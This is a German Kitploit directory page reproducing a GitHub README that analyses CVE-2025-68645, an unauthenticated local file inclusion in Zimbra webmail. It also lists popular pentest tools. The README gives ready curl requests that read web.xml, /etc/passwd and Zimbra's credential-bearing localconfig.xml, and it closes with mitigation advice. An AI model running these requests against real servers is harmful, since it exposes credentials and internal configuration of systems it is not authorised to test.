
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Tools/GitHubGitHub/0xblackash/cve-2025-68645
SchwachstellenanalyseExploitationWebanwendungs-ExploitationInformationsbeschaffungWebsicherheitPenetrationstests
GitHub0xblackash/cve-2025-68645

CVE-2025-68645

CVE-2025-68645

Repository anzeigen
2120vor 6 MonatenNoch nicht geprüft
Teilen

🛡️ CVE-2025-68645 - Analyse der lokalen Dateieinbindung (LFI) in Zimbra

zimbra

Vulnerability Target Severity Status


📌 Überblick

Dieses Dokument beschreibt eine Local File Inclusion (LFI)-Schwachstelle, die Zimbra Collaboration Suite betrifft.

Das Problem entsteht durch unsachgemäße Behandlung des folgenden Parameters:

/h/*?javax.servlet.include.servlet_path=

Dies ermöglicht einem nicht authentifizierten Benutzer den Zugriff auf interne Anwendungsressourcen.


🔍 Schwachstellendetails

  • Typ: Local File Inclusion (LFI)
  • Zugriff: Nicht authentifiziert
  • Betroffene Komponente: Webmail (Classic UI)
  • Angriffsvektor: Manipulation von HTTP-Anfragen

🧪 Erste Überprüfung

Testanfrage:

curl -k "https://TARGET/h/rest?javax.servlet.include.servlet_path=/WEB-INF/web.xml"

▶️ Demo:

cve-2025-68645 cve-2025-68645 1

✅ Ergebnis

  • Interne Datei erfolgreich abgerufen
  • Bestätigt unsachgemäße Eingabebehandlung

⚙️ Endpunktverhalten

Mehrere Endpunkte verarbeiten den anfälligen Parameter unterschiedlich.

Beispiel:

/h/printcalendar?javax.servlet.include.servlet_path=...

Beobachtungen:

  • Konsistenteres Dateizugriffsverhalten
  • Bessere Antwortzuverlässigkeit im Vergleich zu /h/rest

🚧 TLS-Überlegung

Problem

SSL: certificate subject name does not match target host

Problemumgehung

curl -k "https://TARGET/..."

🚀 Ausbeutungsbeispiele

📂 Zugriff auf interne Webressource

curl -k "https://TARGET/h/printcalendar?javax.servlet.include.servlet_path=/WEB-INF/web.xml"

📂 Versuch des Systemdateizugriffs

curl -k "https://TARGET/h/printcalendar?javax.servlet.include.servlet_path=/etc/passwd"

🔐 Zugriff auf Anwendungskonfiguration

curl -k "https://TARGET/h/printcalendar?javax.servlet.include.servlet_path=/opt/zimbra/conf/localconfig.xml"

Mögliche Offenlegung:

  • Dienstzugangsdaten
  • Interne Konfiguration
  • Infrastruktureinzelheiten

🧠 Auswirkungen

Erfolgreiche Ausbeutung kann zu Folgendem führen:

  • Offenlegung sensibler Konfigurationsdateien
  • Preisgabe interner Dienste und Architektur
  • Leck von Anmeldeinformationen
  • Erhöhtes Risiko einer weiteren Kompromittierung

🛡️ Abhilfe

  • Aktualisieren Sie Zimbra auf gepatchte Versionen

  • Beschränken Sie den Zugriff auf anfällige Endpunkte

  • Überwachen Sie Protokolle auf verdächtige Parameter:

    • javax.servlet.include.servlet_path
  • Setzen Sie WAF-Regeln ein, um bösartige Muster zu blockieren


💡 Wichtige Erkenntnisse

  • Fehler bei der Eingabevalidierung können interne Ressourcen offenlegen
  • Verschiedene Endpunkte können sich inkonsistent verhalten
  • Konfigurationsdateien enthalten oft kritische Informationen
  • Früherkennung reduziert das Risiko erheblich

🏴 Fazit

  • Schwachstelle bestätigt: CVE-2025-68645
  • Ausbeutung ermöglicht unbefugten Dateizugriff
  • Eine sofortige Behebung wird dringend empfohlen

🔐 Sicherheit ist wichtig

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    717
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    504
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    402
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    342
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    260
  • 6

    antifox

    antifox-ai/antifox

    KI-Multi-Agenten-Plattform für autonome Penetrationstests, die Recon, Angriffsflächen-Erkennung, Exploit-Validierung und evidenzbasierte Berichtserstellung durchführt.

    259

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →





